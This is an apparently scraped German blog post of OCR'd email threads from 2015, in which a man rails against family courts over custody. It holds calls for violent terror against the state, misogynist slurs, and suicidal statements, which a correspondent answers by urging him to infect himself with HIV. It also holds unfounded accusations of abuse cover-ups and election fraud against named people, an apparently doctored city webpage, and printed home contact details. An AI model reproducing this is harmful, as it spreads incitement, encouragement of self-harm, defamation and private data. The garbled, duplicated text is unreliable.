gesetzgeberische Untätigkeit bei der vom BVerfG an-
gemahnten Reform des § 1626a BGB trotz Fristsetzung
zur Neuregelung zum 31. Dezembere 2003 Tatsachen
geschaffen was das Abwechseln Kindern zwischen den
Eltern angeht (Wechselmodell: in etwa „jede gerade
Woche des Jahres bei der Mutter, jede ungerade beim
Vater“) wodurch Unterhaltstatbestände geschaffen
werden welche nicht entsehen würden wenn man in
Berlin seinen Hausaufgebane gemacht hätte.

Sie NÖTIGEN Männern also auch noch Geld ab dafür
daß sie die Erziehung/Kuidnerbetreuung nicht selbst leisten
„dürfen“ weil es an gestzlicher Grundlage fehlt.

Der Instanzen-/udn Institutionsweg ist erschöpft es folgt
daher nun der total GEWALTSAME WIDERSTAND!

[1] http://40.media.tumblr.com/a932abd66d5ba01a63fa46c34a8691e/tumblr_no68f06sJq1sofvubo1_1280.jpg

11.05.2015 06:12 <http://sch-einesystem.tumblr.com/post/118678153208>

From: haussmann.bad_homburg@email.de [mailto:haussmann.bad_homburg@email.de]

Sent: Sonntag, 10. Mai 2015 21:52

To: Maximilian Baehring

Subject: Re: RE: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns einfach zu arbeiten ?

Herr Baehring : veralbern kann ich mich selbst, aber wenn ihnen tatsächlich daran liegt dann suchen sie sich eine hiv infizierte Spritze, z b am Frankfurter bshnhof, siedeln dann in die Schweiz oder die Niederlande aus und lassen sich einbürgern bevor die Symptome sichtbar werden, dann wenden Sie sich an eine renommierte Sterbehilfe Organisation die ihnen dann sicherlich weiterhelfen wird.

Hochachtungsvoll

Haussmann

??Ursprüngliche Nachricht??

Gesendet: Sonntag, 10 Mai 2015 um 20:21:10 Uhr

Von: ?Maximilian Baehring? <maximilian@baehring.at>

An: haussmann.bad_homburg@email.de, [?]

Betreff: RE: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns einfach zu arbeiten ?

ORGANISIEREN SIE MIR BIETE LEGALE STERBEHILFE. ICH WILL NICHT MEHR!

Sie sehen ja was lost ist. Man weigert sich einfach - mit seltsamerweise überall gleichlautender Begründung - und unter seltsamerweise überall Anwendung der identischen Vorgehensweise: nämlich der Ablehnung der Eingabe an die jeweilige Stelle durch ?Verwerfung? bevor es zum Verfahren kommt - zu arbeiten.

Sie sind tatsächlich Opfer von eklatanter Grund- oder Menschenrechtsverletzung? Interessiert uns nicht Ist ja eigentlich nur unsere Aufgabe aber wir haben keinen Bock. Wir Juristen und Politiker sind viel zu ?träge? zum arbeiten.

Bei den Nazis Haben Sie wenigstens die (späteren: ?Holocaust-?)Archive erhalten, der EGMR scheißt nach einem Jahr die akten weg damit das Unrecht nicht auch noch für folgenden Generationen dokumentiert wird.

Neben der Vorratsdatenspeicherung hat man mit dem ?Otto-Katalog? der Antiterrorgesetze nach 9/11 die Bürger- und Freiheitsrechte abgebaut. Weil ein Ausländer der Steuern zahlt hier Mitspracherechte haben soll werden - wie im Faschismus - die Bürgerrechte an die NÜTZLICHKEIT des Einzelnen (Arbeitskraft) für die GesamtGESELLSCHAFT gebunden, eine kurzsichtige Strategie die schon 1933-1945 dazu führte daß man ?ASOZIALE? dann reihenweise VERGASTE und BEHINDERTE ermordete.

Wer A sagt nämlich daß Rechte nur der hat der dafür arbeitet muß nämlich bekanntlich auch B sagen nämlich daß dann Rentner, Arbeitslose und Behinderte keinerlei Rechte mehr haben.

Wer Bürgerrechte an Arbeitskraft und Steuergeldzahlungen bindet der übersieht dabei daß jeder Mensch irgendwann mal krank wird oder Rentner der dann ?unnützig? ist für die Gesellschaft. Und spätestens dann rächt sich das kurzzeitige wir gegen den ?ausländischen Mitbürgern? einen Staatsbürgerschaft weil sie ja hier arbeiten. Mit den Väterrechten ist das Genauso. Das antiquierte Frauenbild aus der Zeit vor technischen Machbarkeit von DNA-Vaterschaftstests und des Sozialstaates wonach derjenige der die Kinder ernährt auch der Vater ist ist nichts als KINDERHANDEL. Denn so kann ich über Geldzahlungen Kinder regelrecht ?KAUFEN?. Und da gilt dann das selbe. Sobald ich arbeitslos oder krank werde werden die Kinder an den nächsten ?WEIRTVERKAUFT?(-MIETET) der mehr leisten kann lassen ein Vorgänger. Wie bei den biblischen ?Heuschrecken? (die Müntefering(?)) so gerne zitierte: Ist ein Feld abgegrast: auf zum nächsten. Das einzige was uns die wir an der Macht sind interessiert ist wie wir das traditionelle Rollenmodell so ausnutzen daß irgendwelche Schlampen Männer durch ein Kind in die Welt setzen größtmöglich ausnehmen und ruinieren können ohne dabei auch nur die geringsten Pflichten zu haben. Geld ?verdienen? durch (das Resultat von) ?schnaggersln?, mit anderen Worten: Nutzen.

NACH MEINEN MEHREREN HUNGER UND DURSTSTREIKS IST seit 2012 MEINE GESUNDHEIT extremst ANGEGRIFFEN! Der medikamentösen Vergiftungen wegen?

Nach meinem Suizidversuch in den man mich mit völler absicht getrieben hat am 24.12.2014 bin ich extrem geschächt. Ich glaube jedenfalls nicht meinen 40. Geburtstag Mitte/Ende Juli noch zu erleben. Abgesehen davon: Ich will das auch gar nicht mehr, denn: diese verlogene Gesellschaft kotzt mich sowas von an!

> Kann ich Ihnen noch irgendwie helfen.

Daher: suchen sie mir bitte eine straffreie und legale Möglichkeit aus diesem Leiden via Schweiz oder den Niederlanden ein Ende zu setzen. Das ist Ergebnis einer langen und reiflichen Überlegung nachweislich seit 2003! Ich hab die Schnauze voll.

Und sorgens Sie dafür daß sde Akten im Kampf gegen das Unrecht her nicht vernichtete werden. Das ist ja schlimmer als unter Hitler.

mit freundlichem Gru&SZlig; / Yours sincerely Maximilian Baehring

[?]

??BEGIN PGP PUBLIC KEY BLOCK??

Version: GnuPG v2

mQGIBFRbtw0RBACmtrehmuVpR0EiXIEcd9AttnG1K7BvVidu+EEJA8bpnzXZ3G

[?]=kOqh

??END PGP PUBLIC KEY BLOCK??

??Original Message??

From: haussmann.bad_homburg@email.de [mailto:haussmann.bad_homburg@email.de]

Sent: Sonntag, 10. Mai 2015 17:21

To: Maximilian Baehring

Subject: Re: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns einfach zu arbeiten ?

Herr Baehring,

Kann ich Ihnen noch irgendwie helfen. [?]

Oh

??Ursprüngliche Nachricht??

Gesendet: Samstag, 09 Mai 2015 um 17:30:18 Uhr

Von: ?Maximilian Baehring? <maximilian@baehring.at>

An: [?] haussmann.bad_homburg@email.de

Betreff: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns einfach zu arbeiten ?

Wenn das BVerfG sich weigert zu arbeiten machen wir in satsbourg das einfach mal genauso! Immerhin hat das Amtsgericht Bad Homburg den ordentlichen Instanzenweg ja blockiert indem es Beschlüsse anstatt ordentlicher Urteile abfasst damit die Rechtsmittel von Berufung und Revision nicht zur Verfügung stehen.

Abgesehen davon daß wir die Leute die ihre gutes recht einklagen wollen ja außerprozessual dazu zwingen Verfahren zu verlieren wil wir Ihnen keinen Anwalt zur Verfügung stellen so sie sich nicht erpressen lassen noch vor einem verfahren einen Offenbarungsgeid zu leisten bei dem ihr Vermögen flöten geht (Einziehen von Geschäftsanteilen durch die Restgesellschaften im GmbH

Vertrag) und sie im Prinzip zustimmen müssen Unzerhalts- Umgangs- / Sorgerechtlungen zuzustimmen die sie so nie haben wollten. DAS IST STRAFBARE NÖTIGUNG IM AMTE!

Ich habe von Anfang an ein geteiltes Sorgerrecht haben wollen ? unter anderem um diesen Umstand zu umgehen indem ich das Kind anteiligs selbst in Eigenleistung betreue ? hauptsächlich aber natürlich weil ich wegen der REIKI Sekte besorgt bin. Das ganze ist eine unglaubliche Schweinerei. WAS ALS OPTION BLEIBT IST GEWALTSAMER TERROR GEGEN DEN STAAT UND SEINE ORGANE!

mit freundlichem Gru&SZlig; / Yours sincerely

Maximilian Baehring

Hoelderlinstrasse 4

60316 Frankfurt a.M.

Germany

maximilian@baehring.at

Fon: +49 (0)69 17320776

Fon: +49 (0)176 65605075

Fon: +49 (0)174 3639226

Fax: +49 (0)69 67831634

Ohne irgendeine Begründung verworfen / Akten vernichtet!

[1] http://36.media.tumblr.com/0decf0f7b6d39e8b45ae952dec8d9185/tumblr_no699gBHLA1sofvub04_r1_1280.jpg

Maximilian Baehring

From: haussmann.bad_homburg@email.de
Sent: Sonntag, 10. Mai 2015 21:52
To: Maximilian Baehring
Subject: Re: RE: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns einfach zu arbeiten ...

Herr Baehring : veralbern kann ich mich selbst, aber wenn ihnen tatsächlich daran liegt dann **suchen sie sich eine hiv infizierte Spritze**, z b am Frankfurter bshnhof, siedeln dann in die Schweiz oder die Niederlande aus und lassen sich einbürgern bevor die Symptome sichtbar werden, dann wenden Sie sich an eine renommierte Sterbehilfe Organisation die ihnen dann sicherlich weiterhelfen wird.

Hochachtungsvoll

Haussmann

-----Ursprüngliche Nachricht-----

Gesendet: Sonntag, 10 Mai 2015 um 20:21:10 Uhr

Von: "Maximilian Baehring" <maximilian@baehring.at>

An:

haussmann.bad_homburg@email.de, verfassungsforum.org, verfassungsforum.at, verfassungsforum.de, verfassungsforum.ch, verfassungsforum.eu, verfassungsforum.fr, verfassungsforum.it, verfassungsforum.jp, verfassungsforum.kr, verfassungsforum.nl, verfassungsforum.no, verfassungsforum.pl, verfassungsforum.pt, verfassungsforum.ro, verfassungsforum.ru, verfassungsforum.se, verfassungsforum.sg, verfassungsforum.th, verfassungsforum.uk, verfassungsforum.us, verfassungsforum.vn, verfassungsforum.za, verfassungsforum.ar, verfassungsforum.br, verfassungsforum.ca, verfassungsforum.cl, verfassungsforum.co, verfassungsforum.cu, verfassungsforum.cy, verfassungsforum.dk, verfassungsforum.ec, verfassungsforum.ee, verfassungsforum.eg, verfassungsforum.es, verfassungsforum.fi, verfassungsforum.gd, verfassungsforum.ge, verfassungsforum.gr, verfassungsforum.gt, verfassungsforum.hk, verfassungsforum.hn, verfassungsforum.hr, verfassungsforum.hu, verfassungsforum.id, verfassungsforum.ie, verfassungsforum.il, verfassungsforum.im, verfassungsforum.in, verfassungsforum.is, verfassungsforum.it, verfassungsforum.jm, verfassungsforum.jo, verfassungsforum.kh, verfassungsforum.ki, verfassungsforum.km, verfassungsforum.kn, verfassungsforum.kp, verfassungsforum.kw, verfassungsforum.ky, verfassungsforum.kz, verfassungsforum.la, verfassungsforum.lb, verfassungsforum.lc, verfassungsforum.li, verfassungsforum.lk, verfassungsforum.lr, verfassungsforum.lv, verfassungsforum.ly, verfassungsforum.ma, verfassungsforum.mc, verfassungsforum.md, verfassungsforum.me, verfassungsforum.mg, verfassungsforum.mk, verfassungsforum.ml, verfassungsforum.mm, verfassungsforum.mn, verfassungsforum.mo, verfassungsforum.mp, verfassungsforum.mq, verfassungsforum.mr, verfassungsforum.ms, verfassungsforum.mu, verfassungsforum.mv, verfassungsforum.mw, verfassungsforum.mx, verfassungsforum.my, verfassungsforum.na, verfassungsforum.nc, verfassungsforum.ne, verfassungsforum.nf, verfassungsforum.ng, verfassungsforum.ni, verfassungsforum.nl, verfassungsforum.nm, verfassungsforum.no, verfassungsforum.np, verfassungsforum.nr, verfassungsforum.nu, verfassungsforum.nz, verfassungsforum.om, verfassungsforum.pa, verfassungsforum.pe, verfassungsforum.pg, verfassungsforum.ph, verfassungsforum.pk, verfassungsforum.pl, verfassungsforum.pn, verfassungsforum.pr, verfassungsforum.ps, verfassungsforum.pt, verfassungsforum.pw, verfassungsforum.py, verfassungsforum.qa, verfassungsforum.re, verfassungsforum.ro, verfassungsforum.rs, verfassungsforum.ru, verfassungsforum.rw, verfassungsforum.sa, verfassungsforum.sb, verfassungsforum.sc, verfassungsforum.sd, verfassungsforum.se, verfassungsforum.sg, verfassungsforum.sh, verfassungsforum.si, verfassungsforum.sk, verfassungsforum.sl, verfassungsforum.sm, verfassungsforum.sn, verfassungsforum.so, verfassungsforum.sr, verfassungsforum.st, verfassungsforum.sv, verfassungsforum.sw, verfassungsforum.sx, verfassungsforum.sz, verfassungsforum.td, verfassungsforum.tf, verfassungsforum.tg, verfassungsforum.th, verfassungsforum.tj, verfassungsforum.tk, verfassungsforum.tl, verfassungsforum.tm, verfassungsforum.tn, verfassungsforum.to, verfassungsforum.tr, verfassungsforum.tt, verfassungsforum.tv, verfassungsforum.tw, verfassungsforum.tz, verfassungsforum.ua, verfassungsforum.ug, verfassungsforum.uy, verfassungsforum.uz, verfassungsforum.vc, verfassungsforum.ve, verfassungsforum.vg, verfassungsforum.vi, verfassungsforum.vn, verfassungsforum.vu, verfassungsforum.wf, verfassungsforum.ws, verfassungsforum.yt, verfassungsforum.za

Betreff: RE: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns einfach zu arbeiten ...

ORGANISIEREN SIE MIR BIITE LEGALE **STERBEHILFE**. ICH WILL NICHT MEHR!

Sie sehen ja was lost ist. Man weigert sich einfach - mit seltsamerweise überall gleichlautender Begründng - und unter seltsamerweise überall Anwendung der identischen Vorgehensweise: nämlich der Ablehnung der Eingabe an die jeweilige Stelle durch "Verwerfung" bevor es zum Verfahren kommt - zu arbeiten.

Sie sind tatsächlich Opfer von eklatanter Grund- oder Menschenrechtsverletzung? Interseiert uns nicht Ist ja eigentlich nur unsere Aufgabe aber wir haben keinen Bock. Wir Juristen ud olitiker sind viel zu "träge" zum arbeiten.

Bei den Nazis Haben Sie wenigstes die (späteren: "Holocaust-")Archive erhalten, der EGMR scheisst nach einem Jahr die akten weg damit das Unrecht nicht auch noch für folgenden Generatinen dokumentiert wird.

Neben der Vorratsdatenspeicherung hat man mit dem "Otto-Katalog" der Antiterrorgesetze nach 9/11 die Bürger- und Freiheitsrechte abgebaut. Weil ein Ausländer der Steuern zahlt hier Mitspracherechte haben soll werden - wie im Faschismus - die Bürgerrechte an die NÜTZLICHKEIT des Einzelnen (Arbeitskraft) für die GesamtGESELLSCHAFT gebunden, eien kurzsichtige Strategie die schon 1933-1945 dazu führte daß man "ASOZIALE" dann reihenweise VERGASTE und BEHINDERTE ermORDete.

[2] http://41.media.tumblr.com/f328a608c2c1da59dde82de543befdc3/tumblr_no699gBHLA1sofvubo1_1280.jpg

Wer A sagt nämlich daß Rechte nur der hat der dafür arbeitet muß nämlich bekanntlich auch B sagen nämlich daß dann Rentner, Arbeitslose und Behinderte keinerlei Rechte mehr haben.

Wer Bürgerrechte an Arbeitskraft und Steuergeldzahlungen bindet der übersieht dabei daß jeder Mensch irgendwann mal krank wird oder Rentner der dann "unnützlich" ist für die Gesellschaft. Und spätestens dann rächt sich das kurzzeitige Weggehen den "ausländischen Mitbürgern" ein Staatsbürgerschaft weil sie ja hier arbeiten. Mit den Väterrechten ist das Genauso. Das antiquierte Frauenbild aus der Zeit vor technischen Machbarkeit von DNA-Vaterschaftstests und des Sozialstaates wonach derjenige der die Kinder ernährt auch der Vater ist ist nichts als KINDERHANDEL. Denn so kann ich über Geldzahlungen Kinder regelrecht "KAUFEN". Und da gilt dann das selbe. Sobald ich arbeitslos oder krank werde werden die Kinder an den nächsten "WEIRTVERKAUF" (-MIETET) der mehr leisten kann lassen ein Vorgänger. Wie bei den biblischen "Heuschrecken" (die Müntefering(?) so gerne zitierte): Ist ein Feld abgegrast: auf zum nächsten.

Das einzige was uns die wir an der Macht sind interessiert ist wie wir das traditionelle Rollenmodell so ausnutzen daß irgendwelche Schlampen Männer durch ein Kind in die Welt setzen größtmöglich ausnehmen und ruinieren können ohne dabei auch nur die geringsten Pflichten zu haben. Geld "verdienen" durch (das Resultat von) "schnaggserln", mit anderen Worten: Nütten.

NACH MEINEN MEHREREN HUNGER UND DURSTSTREIKS IST SEIT 2012 MEINE GESUNDHEIT extremst ANGEGRIFFEN! Der medikamentösen Vergiftungen wegen? Nach meinem Suizidversuch in den man mich mit völler Absicht getrieben hat am 24.12.2014 bin ich extrem geschächt. Ich glaube jedenfalls nicht mehr 40. Geburtag Mitte/Ende Juli noch zu erleben. Abgesehen davon: Ich will das auch gar nicht mehr, denn: diese verlogene Gesellschaft kotzt mich sowas von an!

> Kann ich Ihnen noch irgendwie helfen.

Daher: suchen sie mir bitte eine straffreie und legale Möglichkeit aus diesem Leiden via Schweiz oder den Niederlanden ein Ende zu setzen. Das ist Ergebnis einer langen und reiflichen Überlegung nachweislich seit 2003! Ich hab die Schnauze voll.

Und sorgens Sie dafür daß sde Akten im Kampf gegen das Unrecht her nicht vernichtete werden. Das ist ja schlimmer als unter Hitler.

mit freundlichem Gru&SZlig; / Yours sincerely

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany
maximilian@baehring.at
Fon: +49 (0)69 17320776
Fon: +49 (0)176 65605075
Fon: +49 (0)174 3639226
Fax: +49 (0)69 67831634

[3] http://41.media.tumblr.com/32e34e7c0e90c097b48325839996b62d/tumblr_no699gBHLA1sofvubo2_1280.jpg

-----Original Message-----

From: haussmann.bad_homburg@email.de
[mailto:haussmann.bad_homburg@email.de]
Sent: Sonntag, 10. Mai 2015 17:21
To: Maximilian Baehring
Subject: Re: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns
einfach zu arbeiten ...

Herr Baehring,

Kann ich Ihnen noch irgendwie helfen. Wenn NOCH WÜRDIG ICH ALLE DIESEN
SICH AUS DEM VERTEILER ZA SEHEN.

Vielen Dank - grüße und einen schönen Sonntag noch.

Oh

-----Ursprüngliche Nachricht-----

Gesendet: Samstag, 09 Mai 2015 um 17:30:18 Uhr
Von: "Maximilian Baehring" <maximilian@baehring.at>
An: RA ~~istofasiana-wita@comcast.de~~, ~~ca-
krash@yma.de~~, haussmann.bad_homburg@email.de

Betreff: Menschenrechte, Grundrechte? Als Gerichte weigern wir uns
einfach zu arbeiten ...

Wenn das BVerfG sich weigert zu arbeiten machen wir in saarland das
einfach mal genauso! Immerhin hat das Amtsgericht Bad Homburg den
ordentlichen Instanzenweg ja blockiert indem es Beschlüsse anstatt
ordentlicher Urteile abfasst damit die Rechtsmittel von Berufung und
Revision nicht zur Verfügung stehen.

Abgesehen davon daß wir die Leute die ihre gutes recht einklagenwollen
ja außerprozessual dazu zwingen Verfahren zu verlieren wil wir Ihnen
keinen Anwalt zur Verfügung stellen so sie sich nicht erpressen lassen
noch vor einem verfahren einen Offenbarusgeid zu leisten bei dem ihr
Vermögen flöten geht (Einziehen von Geschäftsanteilen durch die
Restgesellschaften im GmbH
Vertrag) und sie im Prinzip zustimmen müssen Unzerhalts- Umgangs- /
Sorgeregelungen zuzustimmen die sie so nie haben wollten. DAS IST
STRAFBARE NÖTIGUNG IM AMTE!

Ich habe von Anfang an ein geteiltes Sorgercht haben wollen - unter
anderem um diesen Umstand zu umgehen indem ich das Kind anteilig selbst
in Eigenleistung betreue - hauptsächlich aber natürlcihw eil ich wegen
der REIKI Sekte besorgt bin.

Das ganze ist eine unglaubliche Schweinerei.

WAS ALS OPTION BLEIBT IST GEWALTSAMER TERROR GEGEN DEN STAAT UND SEINE
ORGANE!

mit freundlichem Gru&SZlig; / Yours sincerely

[4] http://41.media.tumblr.com/9291360d141ca487394a0945482a79c2/tumblr_no699gBHLA1sofvubo3_r1_1280.jpg

12.05.2015 03:51 <http://sch-einesystem.tumblr.com/post/118753690598>

Ich beantrage Michael Korwisi von der Wahl auszuschließen.
Ebenso den Kandidaten der CDU.

Er ist beteiligt an Straftaten der Freiheitsberaubung von politische
Gegnern seiner Partei während der letzten Bundestagswahl (WP 88/13). Er
hat seit 2012 massivst alle diejenigen unter Mißbrauch seiner

Amtsgewalt internen lassen welche die skandalösen Zustände im seiner Amtsgewalt unter-liegenden Jugendamt angeprangert haben. Dort leistet man ? wohl auf Anregung des Bürgermeisters hin ? zumindest Beihilfe zur Entführung minderjähriger aus politischen und sexistischen Motiven heraus. Außerdem versucht man so Begutachtungen zu erpressen mit Hilfe derer man nachher vor Gericht an der Glaubwürdigkeit von Anzeigerstatistern der Beihilfe zum sexuellen Mißbrauch Schutzbefohlene (Zivildienstleistende) in städtischen Klinikbetrieben rütteln will. Michael Korwisi hat nachweislich schon Beiträge in Internetforen löschen lassen in denen die Öffentlichkeit auf die wohl parteipolitisch deuh Dienstvorgesetzte initiierte Untätigkeit der Bad Homburger Polizei in dieser Sache hingewiesen worden war. Es soll nicht auffliegen daß der Sohn des Amstvorgängers von Michael Korwisi, Wolfgang Assmann, in der Schülerzeitung der Humboldtschule Biertests veröffentlichte und daß der Sohn des für den städtischen Kurbetrieb Klinik Dr. Baumstark zuständigen Kurdirektors Florian Bruckmaier in erheblichem Umfang Drogen konsumierte was die Stadt Bad Homburg v.d. Höhe erpressbar machte. Damit ist die Wahl auf jeden Fall manipuliert weil die Wähler getäuscht werden. Assmann (inzwischen laut Internet Quandt Stiftung) und Bruckmaier haben als Gegenleistung für die mütterliche Vorenthaltung des Kindes eines Opfers sexuellen Missbrauchs (durch den Hausmeister der Klinik Dr. Baumstark Peter Hett) als Voraussetzung für die im Umgangs-/Sorgerechtsverfahren zu erzwingende Begutachtung mit Hilfe derer die Aussage des Opfers ? zur Vermeidung eines Skandals ? psychiatrisch für ungläubwürdig erklärt werden sollte ? versprochen ?Reiki? eine pseudomedizinische Sektenheil-methode mit angeschlossenem Schneeballsystem unter der K_r Royal Marke salonfähig zu machen. Die Reiki Sekte ist ursächlich für die Kindesentziehung beim Missbrauchs-Opfer! Die jugoslawischen Drogen-lieferanten von Bruckmaier bekamen erpressterweise Festsanstellungen in städtischen betrieben (Klinik Baumstark).

P.S.: Der Chef der Frankfurter Drogenfahndung, Norbert Ditt, ebenfalls Vater eines Schülerzeitungsmitgliedes dürfte maßgeblich verstrickt sein in die Unterschlebe- Versuch von Drogen an politische Konkurrenten und an deren Vertuschung.

Beweis: Norbert Ditt, Vater von Schülerzeitung Lay-Out/ExtraPlatt Redaktionsmitglied Thomas Ditt ist Drogenunterschleibender Fahnder der seinen Erkenntnisse an den ?Spiegel? verkauft!

Beweis: Claus Assmanns Biertest aus Extraplatt Nummer 005 (vergriffen, bei einbrücheln ins Büro der Schülerzeitung und mein EV-Büro wollten Sie Offsete-Druckplatten verschindenlassen) Claus Assmann wurde danach von Wolfgang Assmann der Humboldtschule genommen

Es ist explizit die Rede von ?aufgehenden Gürteln? ? genau dem womit man sich beim sexuellen Mißbrauch Schutzbefohlene in der klinik Baumstark später revanchierte

Nachweis aus dem Rechenschaftsbericht der Stadt Bad Homburg daß Florian Bruckmaiers Vater Kurdirektor und Claus Assmanns Vater Wolfgang Assmann im Verwaltungsrat der Klinik Baumstark sitzen als den Klinik-Hausmeister hett dienstlich mit dem sexuellen Mißbrauch beauftragt haben.

Nachweis: Stadt Bad Homburg macht bei Kur-Royal ?Reiki? salonfähig jene Sekten-Sneeballsystem Technik gegen die ich versuche mein Kind zu schützen, dessen Mutter es ? als Gegenleistung für den geldwerten Vorteil der Aufwertung ihres Hokuspokus ? mir vornhält. So wird ermöglicht daß ich per Guachten für ungläubwürdig erklärt werden soll.

Nachweis: Michael Korwisi hilft der Kindesentführung und Vertuschung bei. Er läßt mich zudem von Stadtpolizisten halbtotschlagen. Er versucht schuldhaft meinen Tod bei einem Hungerstreik zu verursachen. Mehrfach wird evrsucht Wahlbenachrichtigungen zu unterschlagen. (Beschwerdeemails)

Mittels der Stadtwerke und des Umlandverbandes Rhein Main zu dem diejenige Mainove gehört die mir heier permanent das Wasser abstellt und der Errichtung einer Klärschlamm-trocknungsanlage versucht man meine Eltern zu enteignen. BRUCKMAIER (und Roljic) b-racuten das Geld wohl für DROGEN!Maßgeblich mitgeholfen hat der Vater der Besten Freundin seiner Lebensgefährtin Kerstin Fette, ein Rechtsanwalt Fritzel der uns anwaltlich Ver(tr)at dann aber nicht zur Verhandlung erschien. Er sitzt im Stadtrat.

Genau wie der Kanzleipartner meines Anwaltes im Familien-rechtsverfahren Agenor Perpelitz. Meine Eltern verteilten Flugblätter einer Bürgerinitiative gegen die Klärschlamm-trocknungsanlage die später zur Partei Freie Homburger wähler wurde.

Beweis: durch nachweislich absichtliche Zahlendreher versucht man zu verhindern daß die deutschen Niederlassungen englischer Kapitalgesellschaften ordentlich in Bad Homburg eingetragen wurden. Es sind die selben charakteristischen Zahlendreher wie bei den Wahlmanipulationen und Meldergeisterfälschungen.

Wahlen | Bad Homburg v. d. Höhe

https://www.bad-homburg.eu/rathaus/stadtverwaltung/Wahlen.php#C9

DER MAGISTRAT DER STADT **Bad Homburg**

Startseite | Leben in Bad Homburg | Rathaus | Kultur | Wirtschaft | Kur und Tourismus

Rathaus

Aktuelles

Dienstleistungen

Lebenssituationen

Formulare

Stadtverwaltung

- Organigramm
- Stadtläden
- Bürgerreferat
- Fundbüro
- Stadtrecht
- Wahlen >
- Hilfe im Notfall

Städtische Gesellschaften

Ämter & Behörden

Stadtpolitik

Arbeitgeber Stadt

Oberbürgermeisterwahl 2015

Hier finden Sie zeitnah Informationen zu den nächsten Wahlen und wie Sie sich daran beteiligen können. Wir stellen Ihnen jeweils einige Wochen vor den Wahlen Briefwahlunterlagen zur Verfügung und an den Wahlenden selbst können Sie die Ergebnisse für Bad Homburg hier nachlesen.

- Oberbürgermeisterwahl am 14. Juni 2015 >
- Briefwahlunterlagen für die Oberbürgermeisterwahl >
- Wahrschein online beantragen >
- Wahlbüro - Bürgerservice >
- Wahlmanipulation Korwisi/Assmann wichtige Infos >

Politische Beteiligung

Über Wahlen nehmen Bürgerinnen und Bürger Einfluss auf die politische Entwicklung in Deutschland und Europa.

Oberbürgermeisterwahl am 14. Juni 2015

Am 14. Juni 2015 findet die Direktwahl des Oberbürgermeisters der Stadt Bad Homburg v.d.Höhe statt. Die Wahl wird nach den Grundsätzen der Mehrheitswahl durchgeführt. Gewählt ist, wer mehr als die Hälfte der gültigen Stimmen erhalten hat. Entfällt auf keine Bewerberin oder keinen Bewerber mehr als die Hälfte der gültigen Stimmen, findet unter den zwei Bewerbern, die im ersten Wahlgang die höchsten Stimmenzahlen erhalten haben, am 28. Juni 2015 eine Stichwahl statt.

Kontakt

Suche

Online-Rathaus

Dienstleistungen
Formulare
mehr...

Lebenssituationen

Heirat
Geburt
mehr...

Bad Homburg für:

Familien
Ältere Menschen
mehr...

12° C

Login

Galerie

Merkliste

Wahlen | Bad Homburg v. d. Höhe

https://www.bad-homburg.eu/rathaus/stadtverwaltung/Wahlen.php#C9

Wahlmanipulation Korwisi/Assmann wichtige Infos

<http://sch-einesystem.tumblr.com> - hält wichtige Informationen für Sie bereit was den sexuellen Missbrauch Schutzbefohler und Verbindungen zu scientologyartigen Sekten mit angeschlossenen Schneeballsystem, sogenanntem "Reki", in stadteigenen Kur-Klinikbetrieben angeht in deren Verwaltungsrat der Oberbürgermeister Verantwortung trägt.

Außerdem hat man versucht die Erpressbarkeit über Verbindungen ins Drogenmilieu von Kurdirektor Bruckmaier und Bierst-Publikationen in Verbindung mit dem ehemaligen Oberbürgermeister Wolfgang Assmann zu verleugnen. Das gehört insofern hierher als insbesondere Michael Korwisi alles daran gesetzt hat dies zu vertuschen.

(siehe auch: <https://www.central.banktunnel.eu/downloads/korwisi.pdf>.)

Weitere wichtige Wahltermine

2015: 29. November - Ausländerbeiratswahlen
2016: 6. März - Kommunalwahl
2017: Bundestagswahl
2018: Landratswahl / Landtagswahl

Kontakt

Herr Marius Müller
Magistrat der Stadt Bad Homburg v.d.Höhe
Rathausplatz 1
61343 Bad Homburg v.d.Höhe
Stadtplan: Kartenansicht
Fahrplanauskunft: ÖPNV-Informationen
Telefon: 06172 100-3120
Telefax: 06172 100-3181
E-Mail: marius.mueller@bad-homburg.de

Stadtplan

Kontakt | RSS-Feed Abonnement

Startseite | Leben in Bad Homburg | Rathaus | Kultur | Wirtschaft | Kur und Tourismus

Impressum
Sitemap
Presse

[1] http://40.media.tumblr.com/f9319d4bc7681e7d0692166d6df4a88f/tumblr_no7xdmYiR51sofvubo10_r1_1280.jpg

**Ich beantrage Michael Korwisi von der Wahl auszuschließen.
Ebenso den Kandidaten der CDU.**

Er ist beteiligt an Straftaten der Freiheitsberaubung von politischen Gegnern seiner Partei während der letzten Bundestagswahl (WP 88/13). Er hat seit 2012 massivst alle diejenigen unter Mißbrauch seiner Amtsgewalt internieren lassen welche die skandalösen Zustände in seiner Amtsgewalt unterliegenden Jugendamt angeprangert haben. Dort leistet man - wohl auf Anregung des Bürgermeisters hin - zumindest Beihilfe zur Entführung minderjähriger aus politischen und sexistischen Motiven heraus. Außerdem versucht man so Begutachtungen zu erpressen mit Hilfe derer man nachher vor Gericht an der Glaubwürdigkeit von Anzeigeerstattem der Beihilfe zum sexuellen Mißbrauch Schutzbefohlener (Zivildienstleistende) in städtischen Klinikbetrieben rütteln will. Michael Korwisi hat nachweislich schon Beiträge in Internetforen löschen lassen in denen die Offenlichkeit auf die wohl parteipolitisch dcuh Dienstvorgesetzte initiierte Untätigkeit der Bad Homburger Polizei in dieser Sache hingewiesen worden war. Es soll nicht auffliegen daß der Sohn des Amstvorgängers von Michael Korwise, Wolfgang Assmann, in der Schülerzeitung der Humboldtschule Biertests ver-öffentlichte und daß der Sohn des für den städtischen Kurbetrieb Klinik Dr. Baumstark zuständigen Kurdirktors Florian Bruckmaier in erheblichem Umfange Drogen konsumierte was die Stadt Bad Homburg v.d. Höhe erpressbar machte. Damit ist die Wahl auf jeden Fall manipuliert weil die Wähler getäuscht werden. Assmann (inzwischen laut Internet Quandt Stiftung) und Bruckmaier haben als Gegenleistung für die mütterliche Vorenthaltung des Kindes eines Opfers sexuellen Missbrauchs (durch den Hausmeister der Klinik Dr. Baumstark Peter Hett) als Voraussetzung für die im Umgangs-/Sorgerechtfahren zu erzwingende Begutachtung mit Hilfe derer die Aussage des Opfers - zur Vermeidung eines Skandals - psychiatrisch für unglaubwürdig erklärt werden sollte - versprochen „Reiki“ eine pseudomedizinische Sektenheil-methode mit angeschlossenem Schneeballsystem unter der K_r Royal Marke salonfähig 